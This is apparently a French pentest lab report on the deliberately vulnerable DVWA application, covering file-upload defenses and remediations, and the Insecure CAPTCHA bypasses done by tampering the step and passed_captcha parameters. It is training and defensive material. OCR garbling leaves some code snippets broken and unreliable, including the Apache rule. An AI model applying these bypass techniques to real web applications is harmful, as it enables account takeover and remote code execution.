
File Upload-High Security

dvwa_email.png
img
img.php
reverse.php

L'attaquant obtient ainsi une **Remote Code Execution (RCE)** complète sur le système cible malgré toutes les vérifications côté serveur.


Impossible Security

Dans le niveau **Impossible**, l'application implémente une stratégie de **défense en profondeur** combinant la validation stricte des entrées, la neutralisation du contenu malveillant et l'isolation des fichiers hébergés :



Analyse des contrôles de sécurité appliqués :

- **Protection Anti-CSRF** : La fonction `checkToken()` valide le jeton de session à chaque soumission, empêchant l'exécution de téléversements non sollicités initiés par un tiers.
- **Re-encodage dynamique de l'image (Destruction des charges utiles)** : L'utilisation des fonctions de la bibliothèque graphique GD (`imagecreatefrompng` / `imagecreatefromjpeg` puis `imagepng` / `imagejpeg`) re-dessine complètement l'image pixel par pixel. Cette opération supprime la totalité des métadonnées EXIF et des sections de commentaires textuels, réduisant à néant toute tentative d'injection stéganographique.
- **Renommage aléatoire et imprévisible** : Le nom d'origine fourni par l'utilisateur est totalement ignoré. Le fichier est renommé à l'aide d'un identifiant cryptographiquement sécurisé généré par `bin2hex(random_bytes(16))` (ex: `f63d0edc07ee2767f912b7ca79dfceab.png`), annulant les risques d'écrasement de fichiers systèmes ou d'attaques par *Path Traversal*.



- **Validation multi-niveaux** : Contrôle simultané de l'extension finale, du type MIME HTTP, de la taille maximale et de la structure binaire via `getimagesize()`.

Analyse de la résistance aux attaques

1. Échec de la stéganographie EXIF

Même en téléversant un fichier contenant du code PHP injecté via `exiftool` (comme réalisé au niveau High), le processus de re-encodage GD reconstruit la matrice de pixels et élimine l'en-tête `DocumentName`. Le fichier stocké sur le serveur (`f63d0edc07ee2767f912b7ca79dfceab.png`) devient une image PNG pure, expurgée de tout code exécutable.

2. Échec de l'enchaînement de vulnérabilités (*Vulnerability Chaining*)

Sur les niveaux précédents, un attaquant pouvait s'appuyer sur une faille *Command Injection* pour renommer l'image en `.php`. Au niveau Impossible :

- La fonctionnalité *Command Injection* applique une validation stricte du format de l'entrée (vérification d'adresse IP valide par expression régulière ou typage strict).
- La tentative d'injection de commande retourne systématiquement l'erreur : `ERROR: You have entered an invalid IP.`

L'absence d'interprétation des fichiers .png par le serveur Web combinée à l'impossibilité de modifier l'extension du fichier sur le disque bloque définitivement toute exécution de code à distance (RCE).

3.5.3. Impact Technique

L'exploitation réussie d'une vulnérabilité de téléversement de fichier (*File Upload*) présente un niveau de gravité **Critique**. La progression à travers les différents niveaux de sécurité de DVWA (Low, Medium, High) illustre la gravité croissante de l'impact en fonction du niveau de contournement nécessaire :

- **Exécution Distante de Code (Remote Code Execution - RCE) :**
 - **Niveaux Low & Medium :** L'attaquant obtient une exécution directe de commandes système avec les privilèges du service Web (ex: www-data ou SYSTEM) dès le téléversement ou le contournement du type MIME.
 - **Niveau High :** L'impact reste identique (RCE) via le chaînage d'une injection de code dans les métadonnées EXIF d'une image avec une vulnérabilité secondaire (*Command Injection*).
 - **Niveau Impossible :** L'impact est totalement neutralisé grâce à la destruction du payload par re-traitement graphique.
- **Impact sur le Triade C.I.D (Confidentialité, Intégrité, Disponibilité) :**
 - **Confidentialité (Élevée) :** Lecture arbitraire des fichiers du système (fichiers de configuration, identifiants de bases de données, code source de l'application, /etc/passwd).
 - **Intégrité (Élevée) :** Altération du contenu du site Web (*Defacement*), modification de fichiers de l'application, injection de portes dérobées persistantes (*Web Shells*) ou modification des données en base.
 - **Disponibilité (Moyenne à Élevée) :** Possibilité de provoquer un refus de service (DoS) en saturant l'espace disque du serveur avec des fichiers volumineux ou en supprimant des fichiers système essentiels.
- **Pivotement et Égalisation de Privilèges :** Un accès initial via un Web Shell fournit un point d'ancrage (*Initial Access*) permettant d'effectuer de la reconnaissance interne

(*Post-Exploitation*), d'interroger le réseau local et d'exploiter des vulnérabilités locales pour élever ses privilèges au niveau root ou Administrator.

3.5.4. Recommandations et Remédiations

Pour se prémunir efficacement contre l'ensemble des vecteurs d'attaque identifiés (du simple téléversement de script .php à la stéganographie EXIF), la sécurité de la fonctionnalité de téléversement doit reposer sur le principe de **défense en profondeur**.

1. Validation et Filtrage Strict (Côté Serveur)

- **Liste blanche (*Whitelisting*) d'extensions** : Valider l'extension du fichier côté serveur à l'aide d'une liste stricte d'extensions autorisées (ex: .jpg, .jpeg, .png). Rejeter toute extension non explicitement permise au lieu d'utiliser une liste noire.
- **Vérification du contenu réel (*Magic Bytes*)** : Ne pas se fier à l'en-tête HTTP Content-Type (facilement falsifiable). Vérifier la signature binaire du fichier (*Magic Bytes*) ainsi que ses caractéristiques structurelles (via des fonctions comme `getimagesize()` en PHP).

2. Neutralisation et Re-traitement des Fichiers

- **Re-encodage systématique des médias** : À l'instar de l'implémentation du niveau *Impossible*, régénérer l'image soumise à l'aide d'une bibliothèque graphique (ex: GD ou Imagick). Ce processus redessine l'image pixel par pixel et supprime l'ensemble des métadonnées (EXIF, commentaires) susceptibles de contenir du code malveillant.
- **Suppression des métadonnées** : Purger toutes les sections non-visuelles du fichier avant stockage sur le serveur.

3. Isolation et Nommage Sécurisé

- **Renommage aléatoire des fichiers** : Remplacer le nom d'origine fourni par l'utilisateur par une chaîne aléatoire cryptographiquement forte générée par le serveur (ex: `bin2hex(random_bytes(16))` ou UUID v4). Cela empêche les attaques par *Path Traversal* et l'écrasement de fichiers existants.
- **Stockage Hors Racine Web (*Outside Web Root*)** : Enregistrer les fichiers téléversés dans un répertoire non accessible directement depuis l'URL du navigateur (ex: `/var/uploads/` au lieu de `/var/www/html/uploads/`). L'accès aux fichiers doit se faire exclusivement via un script contrôleur qui applique des vérifications d'autorisation.

4. Durcissement de la Configuration Serveur (*Hardening*)

- **Désactivation de l'exécution de scripts** : Configurer le serveur Web (Apache, Nginx, IIS) pour interdire explicitement l'exécution de n'importe quel script (PHP, Perl, CGI, etc.) dans le dossier de destination des fichiers téléversés.
 - Exemple Apache (*.htaccess* dans le dossier des uploads) :

Apache

```
12 <FilesMatched "\.(php|php3|php4|php5|phtml|pl|py|jsp|asp|htm|html|shtml)$">
13 |   Require all denied
14 </FilesMatched>
15 php_flag engine off
```

Permissions de fichiers restrictives : Appliquer le principe du moindre privilège sur le répertoire de stockage : attribuer des droits de lecture et d'écriture, mais **aucun droit d'exécution** (chmod 644 pour les fichiers, chmod 755 pour les dossiers).

5. Protections Organisationnelles et Complémentaires

- **Jetons Anti-CSRF** : Intégrer des jetons de session uniques sur les formulaires de téléversement pour empêcher la soumission de fichiers à l'insu de l'utilisateur.
- **Déploiement d'un WAF (Web Application Firewall)** : Inspecter le trafic entrant pour identifier et bloquer les signatures de Web Shells connus et les tentatives d'injection dans les requêtes Multipart.

3.6. Module : Insecure CAPTCHA

3.6.1. Description de la vulnérabilité

Un **CAPTCHA** (*Completely Automated Public Turing test to tell Computers and Humans Apart*) est un mécanisme de sécurité conçu pour différencier une interaction humaine d'une requête automatisée générée par un bot. Il est principalement déployé pour protéger les formulaires critiques (connexion, réinitialisation de mot de passe, création de compte) contre les attaques par force brute, le *credential stuffing* et le déni de service applicatif (*DoS*).

La vulnérabilité **Insecure CAPTCHA** survient lorsque le mécanisme de protection est mal implémenté au niveau de l'architecture logicielle. Les failles courantes incluent :

- **Un contrôle de flux défaillant (*Bypass de workflow*)** : Le serveur ne vérifie la résolution du CAPTCHA qu'à une étape précise et fait confiance au client pour la suite du processus.
- **Le traitement côté client** : La décision de valider le CAPTCHA est déléguée au navigateur ou repose sur des variables manipulables (POST, GET, cookies).
- **L'absence de validation d'état (*State Validation*)** : Le serveur ne stocke pas le résultat du CAPTCHA dans la session de l'utilisateur, permettant la réutilisation de jetons de validation (*CAPTCHA Replay*).

3.6.2. Vecteur d'attaque et exploitation

Low Security

Au niveau **Low**, la réinitialisation du mot de passe s'effectue en deux étapes gérées par la variable *step* envoyée en *HTTP POST* :

```

Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
Not Secure http://localhost/DVWA/vulnerabilities/view_source.php?id=captcha&security=lc ☆ ≡


if( isset( $_POST[ 'Change' ] ) ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\ " method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{ $pass_new }\" />
            "
        }
    }
}

```



```

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() .
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object
        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res)
}

```

Faible identifiée : Le serveur applique la fonction de contrôle recaptcha_check_answer() uniquement si \$_POST['step'] == '1'. Lorsque step == '2', le code procède directement à la mise à jour SQL sans vérifier si l'étape 1 a été réellement validée par l'utilisateur.

L'attaque consiste à intercepter la requête initiale d'étape 1 et à forcer la valeur du paramètre step à 2.

- 1- **Soumission initiale :** Renseigner les champs de mot de passe et soumettre le formulaire sans résoudre le reCAPTCHA.



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: Insecure CAPTCHA

Change your password:


New password:
.....

Confirm new password:
.....


☐ I'm not a robot 

Change


2- Interception (Burp Suite) : Capture de la requête POST générée :



3- Altération de paramètre : Modification du corps de la requête pour remplacer step=1 par step=2




4- Validation : Transmission de la requête altérée. Le serveur retourne le message Password Changed., confirmant le contournement complet du CAPTCHA.



Medium Security

Au niveau **Medium**, les développeurs ont tenté d'interdire l'accès direct à l'étape 2 en introduisant un paramètre de contrôle *passed_captcha* :



```

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$_POST[ 'passed_captcha' ] ) {
        $html .= "<pre><br />You have not passed the CAPTCHA.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string(
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($
        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }
}

```

Analyse du défaut de sécurité :

- **Persistance de la confiance côté client** : Pour valider l'étape 2, le serveur effectue le test `if( !$_POST[ 'passed_captcha' ] )`. Cependant, la valeur `passed_captcha` provient toujours d'une variable HTTP POST (`<input type="hidden" name="passed_captcha" value="true" />`).
- **Absence de jeton côté serveur** : La validation ne repose toujours pas sur une variable de session (`$_SESSION`) sécurisée ou un jeton cryptographique non rejouable, mais sur un simple indicateur booléen transmis par le navigateur.

L'attaque consiste à forger la requête HTTP POST en combinant le passage à l'étape 2 (`step=2`) et l'injection manuelle du paramètre `passed_captcha=true`.

1. **Saisie du formulaire** : Renseigner le nouveau mot de passe (test) dans le formulaire sans résoudre le reCAPTCHA.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: Insecure CAPTCHA

Change your password:

New password:
••••

Confirm new password:
••••

I'm not a robot

reCAPTCHA

Change

2. **Interception avec Burp Suite** : Capture de la requête initiale transmise lors du clic sur *Change* :

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsDiscover

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

InterceptionForwardDropRequest to http://localhost:80 [127.0.0.1]Open browser?

Time	Type	Direction	Method	URL	Status code	Length
12:58:28.18 s...	HTTP	→ Request	POST	http://localhost/DVWA/vulnerabilities/captcha/		
